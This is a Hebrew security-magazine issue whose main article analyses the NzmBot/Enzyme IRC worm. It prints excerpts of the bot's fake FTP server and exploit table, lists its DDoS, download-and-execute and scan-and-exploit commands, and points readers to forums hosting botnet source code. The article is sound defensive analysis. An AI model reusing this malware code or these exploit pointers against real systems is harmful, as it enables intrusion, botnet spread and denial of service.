


Digital Whisper

גליון 19, אפריל 2011

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרוייקט:	אפיק קסטיאל
עורכים:	ניר אדר, נועה אור-עד
כתבים:	אפיק קסטיאל (cp77fk4r), אורי להב (vbCrLf),עו"ד יהונתן קלינגר, ניר אדר (UnderWarrior)

פניות, תגובות, כתבות וכל הערה אחרת – נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

עוד חודש חלף לו ועוד גליון של Digital Whisper יוצא מהתנור... הפעם הגליון ה-19!

הפעם, באורח פלא של ממש, אין לי יותר מדי דברים חכמים להגיד, ולכן אגיד שאתם אחלה חבר'ה, קוראים מעולים, בלה בלה בלה, ו... ניגש ישר לחלק המעניין :) כמובן, לא לפני שנגיד תודה לכל מי שעזר לנו להכין את הגליון הזה.

תודה רבה **לאורי להב (vbCrLf)** על מאמר שני ברציפות, ותודה רבה **לעו"ד יהונתן קלינגר** על המאמר המי-יודע-כמה כבר שהוא כותב לנו :), ותודה רבה ל**נועה אור-עד** על העזרה במלאכת עריכת הגיליון!

קריאה נעימה!

אפיק קסטיאל וניר אדר.

תוכן עניינים

Chasing Worms II – NzMBot / Enzyme

מאת cp77fk4r (אפיק קסטיאל)

הקדמה

לאחרונה, התחלתי לקבל מספר רב של הודעות "DCOM Exploit Blocked" מתוכנת ה-Anti-Virus/Firewall שלי (אני משתמש ב-Avast 6.0.1000) עם כותרות מפוצצות במיוחד, כגון "Exploit.DCom.Gen" או "Exploit.LSASS.Gen", משהו בסיגנון הבא:

נשמע לכם מוכר? לא פלא, ה-"DCom Exploit" הוא אקספלויט ישן מאוד (2003) שנכתב בכדי לנצל חולשה באחד מרכיבי ה-RPC של מערכת ההפעלה Windows בכדי להשיג Remote Execution Code על המכונה הרמת ה-System (מוכרת גם כ-MS03-026) ניתן לקרוא על החולשה (נכתב ע"י מתי אהרוני) ביתר פירוט בקישור הבא:

http://www.securitypronews.com/securitypronews-24-0030814WindowsDCOMRPCExploit.html

מה שהכי הזוי בכל הסיפור הזה, זה שמדובר בחולשה שתוקנה ע"י Microsoft עוד בשנת 2003. מחיפושים בגוגל ובפורומים של Avast, חלק מהפוסטים הפנו לכל מני הסברים על החולשה, אך רובם פשוט אמרו שמדובר ב-"False Positive" והעבירו את זה הלאה...

בהתחלה, מפני שמדובר בחולשה ישנה מאוד, ההרגשה שלי אכן הייתה שמדובר בהתראת שווא, אך לאחר שראיתי כי אני ממשיך לקבל עוד ועוד הודעות בסיגנון, החלטתי להרים את הכפפה ולבדוק בעצמי על מה כל העניין.

איך מתחילים לחקור מקרים כאלה?

דבר ראשון, התחלתי לשמור את כתובות ה-IP שככל הנראה ניסו לתקוף אותי, בכדי לנסות למצוא בכולן מכנה-משותף. רב הכתובות היו שייכות לספקית האינטרנט הרוסית "Netbynet.ru", אך היו כמה שהגיעו ממדינות / ספקיות אינטרנט שונות, כגון:

- אוקראינה (Ukrtelecom.ua)
- איטליה (TelecomItalia.it)
- פינלנד (Tampereenpuhelin.fi),
- גרמניה (Unitymediagroup.de ו-Kabel-Baden-Wuerttemberg)
- שוודיה (priv.bahnhof.se)
- קרואטיה (Net.hr)
- אוסטריה (Orange.at)

ומעוד מדינות שלא עוזרות לנו למקד את התופעה יותר מדי.

לאחר מכן, הרצתי סריקה על כלל הכתובות + גריפת באנרים, ע"י NMAP:

```
nmap.exe -v -sV -p1-65535 -PN IP_ADD
```

כבר בסריקה הראשונה הופתעתי לטובה (או לרעה?), ולאחר סריקה של כעשרים כתובות IP, כבר הייתה לי תשובה מוחלטת ביד. לא מדובר בהתראות שווא. ללא ספק מדובר בזומבים שמנסים להרחיב את רשת הזומבים שלהם על חשבוני!

המכנה המשותף לכלל הכתובות שסרקתי, הוא שבכולן היה פורט פתוח להאזנה בטווח: 10,000-50,000. בשבע-עשר מתוך עשרים כתובות, הבאנר שחזר מניסיון התחברות לפורט היה:

```
NzmxFtpd 0wns j0.
```

בשלושה הנותרות, חזר:

```
StnyFtpd 0wns j0.
```

ככל הנראה גירסא שונה של אותה החולירע. אחרי חקירה עמוקה יותר, התברר שיש על אותן הכתובות עוד שני פורטים פתוחים, בטווחים גבוהים עוד יותר, שהחזירו באנרים של הגרסאות הקודמות שראיתי. מה שמוזר זה שאם הייתי מבצע סריקה נוספת- כמה דקות לאחר מכן- הפורט היה סגור.

אישית, לי כבר יצא לראת את הבאנר הנ"ל, גם יצא לי לכתוב עליו ב-DigitalWhisper, באחד הפוסטים שפרסמנו במסגרת Forensic Challenge 2010 של Honeynet Project, אני מדבר על האתגר הראשון בסידרה. את הפתרון שלו, תוכלו למצוא בקישור הבא:

http://www.honeynet.org/files/Forensic%20Challenge%202010%20-%20Scan%201%20-%20Solution_final.pdf


עוד נחזור אליו בהמשך.

חיפוש קצר בגוגל תחת הבאנר המשותף לכלל הכתובות הוביל אותי למספר תוצאות שהפלילו את התולעת W32.Kibuv.Worm, אבל קשה היה לאתר במדוייק אם זה נכון, מפני שיש מספר רב של תולעים שניצלו את החולשה / חולשות דומות: Sasser, Bobax, Korgo, Gaobot, Spybot, Randex וכו'.

הכיוון השני היה לעבור על ניתוח קובץ ה-Pcap שהופץ ביחד עם האתגר של Honeynet, ניתן להוריד אותו מכאן:


https://honeynet.org/files/attack-trace.pcap_.gz

ניתן לפתוח אותו עם Wireshark ולחפש את הבאנר שמצאנו, בחירה ב-"Follow TCP Steam" תוכל להציג לנו בצורה מסודרת את ה-Stream הבא:




אוקיי.. זה מעניין, זה בהחלט נראה כמו שירות FTP, לפחות לפי ה-Syntax, הזדהות עם המשתמש "1" והסיסמא "1", ביצוע מספר פקודות והתנתקות.


ננסה את זה באחד מהכתובות שתקפו אותנו, התחברות עם Putty:



הכנסת פרטי ההזדהות:



אוקיי.. זה נראה כמו התקדמות. נסיון לבצע בדיוק מה שראינו ב-Wireshark מצליח... כמעט:



נסיון להרצת פקודות FTP רגילות לא מעלות יותר מדי כיוונים מעניינים, הפקודות "PWD" ו- "LIST" קיימות, אבל לא באמת מחזירות משהו מועיל, הפקודות "HELP" או- "NOOP" אפילו לא קיימות!

חיפוש נוסף בגוגל תחת וריאציות שונות של הבאנר שקיבלנו בנוסף למידע מה-Pcap הוביל אותי להבנה שקיים בוט נוסף בשם "Enzyme" וככל הנראה בקהילות Underground שונות מכנים אותו גם כ-"nzm", דבר שגם די מסתדר עם הבאנר: "**nzm**xftpd", חיפוש בגוגל הפעם עם "nzm bot" הוביל אותי להודעה לא ישנה במיוחד (06-02-2011) שפורסמה בפורומים של Opensc.ws עם קישור לקובץ rar המכיל את קוד-המקור של התולעת:

http://www.opensc.ws/bots-rootkits/13038-nzm-bot.html

אגב, בלי קשר, אני ממליץ לכל מי שמתעניין בנושא, שיעבור על העמוד הבא:

http://www.opensc.ws/downloads/

יש שם מגוון רחב מאוד של קודי-מקור של Botnets שעדיין אפשר למצוא In-The-Wild.

איך אנחנו מתקדמים מכאן?

אוקיי, אז השגנו את קוד המקור של התולעת, אחרי חילוץ ה-rar קיבלנו תיקיה המכילה את התיקיות "exe", "obj", "config", "headers", "cpp". התיקיות "exe" ו-"obj", ריקות, הם ככל-הנראה יכנסו לשימוש לאחר שהפרוייקט יקומפל. התיקיה "config" מכילה קובץ בשם "cfg.h", הוא קובץ קונפיגורציה + דוקומנטציה על הגרסא והפקודות שהיא כוללת. התיקיות המעניינות יותר כרגע הן "headers" ו-"cpp", שם נוכל למצוא את הקוד של הבוט ולהבין בדיוק מה הוא עושה.

Name	Date modified	Type	Size
nzm.ncb	27/04/2010 15:51	VC++ Intellisense ...	361 KB
nzm.opt	27/04/2010 15:51	OPT File	64 KB
nzm.plg	26/04/2010 21:35	PLG File	2 KB
nzm.dsp	26/04/2010 05:24	VC++ 6 Project	9 KB
nzm.dsw	10/04/2005 05:19	VC++ 6 Workspace	1 KB
MD5ChecksumTest.exe	13/11/2001 20:36	Application	44 KB
exe	27/04/2010 15:53	File Folder	
obj	27/04/2010 15:50	File Folder	
config	26/04/2010 21:32	File Folder	
headers	26/04/2010 17:56	File Folder	
cpp	26/04/2010 04:08	File Folder	

בתיקיה "\cpp\core" קיים קובץ בשם "ftpd.cpp", ניתן לראות בו את הקוד שאחראי על פירסור ומימוש הפקודות שמגיעות משרת ה-FTPd שנפתח במחשבו של הקורבן:

```
sscanf(buf,"%s %s",tmpbuf,tmpbuf2);
if (strcmp(tmpbuf,"USER") == 0) {
     send(i,"331 Password required\n",22 , 0);
}
else if (strcmp(tmpbuf,"PASS") == 0) {
     send(i,"230 User logged in.\n",20 , 0);
}
else if (strcmp(tmpbuf,"SYST") == 0) {
     send(i,"215 StnyFtpd\n",13 , 0);
}
else if (strcmp(tmpbuf,"REST") == 0) {
     send(i,"350 Restarting.\n",16 , 0);
}
else if (strcmp(tmpbuf,"PWD") == 0) {
     send(i,"257 \"/\" is current directory.\n",30 , 0);
}
else if ((strcmp(tmpbuf,"TYPE") == 0) && (strcmp(tmpbuf2,"A") == 0)) {
     send(i,"200 Type set to A.\n",19 , 0);
}
else if ((strcmp(tmpbuf,"TYPE") == 0) && (strcmp(tmpbuf2,"I") == 0)) {
     send(i,"200 Type set to I.\n",19 , 0);
}
else if (strcmp(tmpbuf,"PASV") == 0) {
     char pasv[] = "425 Passive not supported on this server\n";
     send(i, pasv, strlen(pasv), 0);
}
else if (strcmp(tmpbuf,"LIST") == 0) {
     char list[] = "226 Transfer complete\n";
     send(i, list, strlen(list), 0);
}
else if (strcmp(tmpbuf,"PORT") == 0) {
     sscanf(buf,"%*s %[^,],%[^,],%[^,],%[^,],%[^,],%[^\n]",a,b,c,d,p1,p2);
     po = atoi(p1);
     po2 = atoi(p2);
     memset(p1,0,sizeof(p1));
     sprintf(p1,"%x%x\n",po,po2);
     h = strtoul(p1, NULL, 16);
     sprintf(tmpip,"%s.%s.%s.%s",a,b,c,d);
     send(i,"200 PORT command successful.\n",29 , 0);
}
else if (strcmp(tmpbuf,"RETR") == 0) {
     send(i,"150 Opening BINARY mode data connection\n",40 , 0);
     if(ftp_Data_connect(tmpip,(int)h) == 1) {
            if (Ftp_data_transfer() == 1) {
                   send(i,"226 Transfer complete.\n",23 , 0);
                   sprintf(sendbuf,"□□12[□15Ftp□12]□ □15 OwNeD »»□12 %s□15, port:□12 %d □15now
                          executing (□12%s□15).",tmpip,FTP_PORT,ftp.filename);
                   irc privmsg(ftp.sock,ftp.chan,sendbuf,ftp.notice);
                   addlog(sendbuf);
                   //sprintf(f_tmp, "privmsg %s :StnyFtpd(%s): Transfer finished.\n",
                   //joinchan, tmpip);
                   //sendf();
            }
     } else {
            send(i,"425 Can't open data connection.\n",32,0);
     }
}
else if (strcmp(tmpbuf,"QUIT") == 0) {
     send(i,"221 Goodbye happy r00ting.\n",27 , 0);
}
```

ניתן לראות כי לרב הפקודות אין באמת משמעות והמערכת מגיבה באופן די גנרי, לדוגמא- למרות שבלוגים ניתן לראות כי ההתחברות מתבצעת על ידי המשתמש "1" והסיסמא שלו- "1", כל משתמש שנכניס יתקבל ויחזיר לנו את הסטטוס: "230 User logged in.", כנ"ל עם הפקודות "PWD" ו-"PASV" וכו' - אין באמת לוגיקה מאחוריהן, והן ככל הנראה ליופי בלבד.

לעומת זאת, ניתן לראות כי מאחורי הפקודות "PORT" ו-"RETR" קיימת לוגיקה מסויימת, מימוש של הפונקציות שנמצאות שם בשימוש (Ftp_data_transfer() ו-ftp_Data_connect()) ניתן לראות ממש בהמשך הקוד.


אם נסתכל בקובץ ה-Pcap, נוכל לראות שממש ישר אחרי הפקודה:

```
RETR ssms.exe
```


השרת מגיב עם הסטטוס:

```
150 Opening BINARY mode data connection
```

ולאחריה נשלח קובץ בינארי שעבר Packing:



ככל הנראה מדובר ב-Payload בינארי של התולעת, עדכון או משהו בסיגנון, בכדי להשיג את הקובץ, לקחתי את ה-Stream מקובץ ה-Pcap כ-HEX, בעזרת Notepad++ בידדתי רק את ה-HEX Data, יצרתי קובץ txt חדש, פתחתי אותו בעזרת Hex Workshop ושפחתי לתוכו את כלל ה-Hex Data (בעזרת הכלי Paste Special שמובנה בתוך Hex Workshop):



שמרתי את הקובץ כ-exe, שניה לאחר מכן ה-Avast שלי קפץ עליו, אז סגרתי אותו, ביצעתי את הפעולות שנית והעלתי ל-Virus Total.

5 מתוך 41 תוכנות אנטי-וירוס שונות זיהו את הקובץ כקובץ זדוני. 4 זיהו אותו כוריאציה כזאת או אחרת של RBot ואחת זיהתה אותו כ-SdBot.

ניתן לראות את התוצאות בעמוד הבא.

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.03.23.01	2011.03.23	-
AntiVir	7.11.5.43	2011.03.23	Worm/SdBot.DFNQ
Antiy-AVL	2.0.3.7	2011.03.22	-
Avast	4.8.1351.0	2011.03.23	Win32:Rbot-GNZ
Avast5	5.0.677.0	2011.03.23	Win32:Rbot-GNZ
AVG	10.0.0.1190	2011.03.23	BackDoor.RBot.JN
BitDefender	7.2	2011.03.23	-
CAT-QuickHeal	11.00	2011.03.23	-
ClamAV	0.96.4.0	2011.03.23	-
Commtouch	5.2.11.5	2011.03.22	-
Comodo	8073	2011.03.23	-
DrWeb	5.0.2.03300	2011.03.23	-
eSafe	7.0.17.0	2011.03.22	-
eTrust-Vet	36.1.8231	2011.03.23	-
F-Prot	4.6.2.117	2011.03.22	-
F-Secure	9.0.16440.0	2011.03.23	-
Fortinet	4.2.254.0	2011.03.23	-
GData	21	2011.03.23	Win32:Rbot-GNZ
Ikarus	T3.1.1.97.0	2011.03.23	-
Jiangmin	13.0.900	2011.03.23	-
K7AntiVirus	9.94.4188	2011.03.23	-
McAfee	5.400.0.1158	2011.03.23	-
McAfee-GW-Edition	2010.1C	2011.03.23	-
Microsoft	1.6603	2011.03.23	-
NOD32	5977	2011.03.23	-
Norman	6.07.03	2011.03.22	-

חיפוש קצר בגוגל גם הניב תוצאות שלפיהן הקובץ עבר Packing בעזרת הכלי "ASProtect v1.1 BRS", ובנוסף גם את קוד האסמבלי של הקובץ לאחר פעולת ה-Packing. אחלה כלי הגוגל הזה...

מקריאת קובץ ה-cfg.h בלבד ניתן היה לראות כי הכלי מנוהל על ידי התחברות לשרת IRC מרכזי, פרסומים בגוגל וקבצי קוד בתיקיה cpp העידו על כך גם כן.

לאחר נבירה קצרה בקבצי הקוד נמצאה רשימת הפקודות שהבוט תומך בהן, אני לא אפרט כאן על כולן, אבל אציג את המעניינות:

ניהול ברמת הבוט:

- nb32.version - החזרת גרסאת הבוט.
- nb32.status - החזרת הסטטוס של הבוט (משך זמן החיבור, האם הוא באמצע פעולה וכו')
- log.off - הצגת הלוגים.
- ddos.stop, synstop, skysynstop, targa3stop, wonkstop, packetstop, tsunamistop, wisdomstop, udpstop, pingstop - הפסקת ביצוע מתקפות DDoS שונות.
- Icmpflood, targa3, tsunami, tcp.syn, wisdom.udp, synflood, skysyn, phatwonk, udpflood, pingflood, - ביצוע מתקפות DDoS על יעד מסויים.
- Scan - ביצוע סריקת טווח כתובות IP וניסיון לתקוף אותן בעזרת אחת מהחולשות שנמצאות בתיקיית Exploits:
  - תקיפת שרתי Mssql בעזרת Bruteforce והרצת פקודה מרחוק בעזרת xp_cmdshell
  - הרצת קוד מרחוק בעזרת ניצול חולשת ms04_007 (מוכרת גם כ-"Kill-Bill")
  - הרצת קוד מרחוק בעזרת ניצול חולשת ה-DCom המוכרת (MS03-026)
  - הרצת קוד מרחוק בעזרת ניצול חולשת SYM06-010 (חולשת Stack Overflow שהתגלתה בסוף שנת 2005 בשני מוצרים של Symantec)
  - ועוד

ניהול ברמת מערכת ההפעלה:

- util.flushdns – ביצוע Flush ל-CATCH DNS של מערכת ההפעלה.
- Currentip - החזרת כתובת ה-IP.
- com.procs.off - החזרת רשימת התהליכים שרצים על מערכת ההפעלה.
- com.rebewt - ביצוע Reboot למחשב.
- com.restart - ביצוע Restart למחשב.
- com.netinfo - הצגת פרטי הרשת במחשב (Netview וכו')
- com.sysinfo - הצגת אינפורמציה בסיסית על מערכת ההפעלה.
- nb32.logout - ניתוק המשתמש שכרגע פעיל.
- com.delete - מחיקת קובץ.
- mirc.cmd - הרצת פקודה על תוכנת ה-Mirc במידה והיא פתוחה באותו הזמן.

בנוסף, פקודה מעניינת במיוחד שראיתי, היא aSd, הפקודה מאפשרת לבצע שלושה פעולות "רגישות":

- הורדה של קובץ בינארי והרצתו.
- מחיקת הבוט מהמחשב.
- עדכון הבוט.

בזמן קימפול הבוט, בעל הבוטים מתבקש לקבוע את המשתנים הבאים:

```
const char removehash[]="57736f5c07aeb839053627ad68342641";   //r3m0ve
const char updatehash[]="57ba432da218a864a1bd9fed949847fd";   //upd4te
const char downloadhash[]="cd6774ad7536fa66e4232338f2a0dc3a"; //d0wn
```

המשתנים האלה הם Hash של מחרוזות שאותן יש להכניס לפקודה aSd כפרמטר, בעת שימוש בפקודה הנ"ל הבוט מבצע MD5 על הקלט שהזין המשתמש, מבצע השוואה עם המחרוזות האלה ששמורות אצלו Hard-Coded ובמידה והתוצאה שווה לאחת מהמחרוזות- הבוט יידע כיצד להתנהג.

למה בעצם קיים המנגנון הזה? בכדי להגן את רשת הבוטים מפני חטיפה והשתלטות. כך, גם אם חוקר אבטחת מידע יצליח להניח את ידיו על בינארי של אחד הבוטים מהרשת הנ"ל, יבצע לו הינדוס לאחור - וישלוף את אותן המחרוזות, הוא עדיין לא יידע מה המחרוזות שהוא אמור להכניס בכדי לגנוב את רשת הזומבים. הוא יוכל לגרום להם להפסיק לתקוף או לסרוק כתובות IP, אבל לא יוכל לכבות אותם.

סריקה ותקיפה:

כמו שהצגתי בקצרה קודם לכן, הפקודה Scan מקבלת טווח כתובות IP וסורקת אותן, במידה והיא מוצאת מחשב שאופיין כפגיע (לאחת מוקטורי התקיפה שבה התולעת משתמשת) מתבצע עליו ניסיון תקיפה, וקטורי התקיפה נמצאים בתיקיה "\cpp\exploits" שכוללת את הקבצים:

- mssql.cpp
- advscan.cpp
- dcom.cpp
- vncps.cpp
- ms04_007_asn1.cpp
- sym06_010.cpp

בפרק זה אני לא אעבור על כלל הקבצים והוקטורים, אך אציג את העקרון.

הקובץ "Advscan.cpp" אחראי על ביצוע הסריקה, ניתן לראות כי בתחילתו מוגדר לו באופן די "שטוח" איך לאפיין את האובייקטים שחוזרים מהסריקה:

```
EXPLOIT exploit[]={
    {"mssql", "MSSQL", 1433, MSSQL, 0, TRUE},
    #ifndef NO_DCOM
    {"dcom135", "Dcom135", 135, dcom, 0, TRUE},
    #endif
    #ifndef NO_MS04007ASN1
    {"asn445", "asn1smb", 445, MS04_007_MSASN1_PortedByScriptGod, 0, TRUE },
    {"asn139", "asn1smbnt", 139, MS04_007_MSASN1_PortedByScriptGod, 0, TRUE },
    #endif
    #ifndef NO_VNCSCAN
    {"vnc", "vnc", 5900, VNCScanner, 0, FALSE},
```

```
    #endif
    #ifndef NO_SYM06010
    {"scan", "sym", 2967, SYMExploit, 0, TRUE},
    #endif
    {NULL, NULL, 0, NULL, 0, FALSE}
};
```

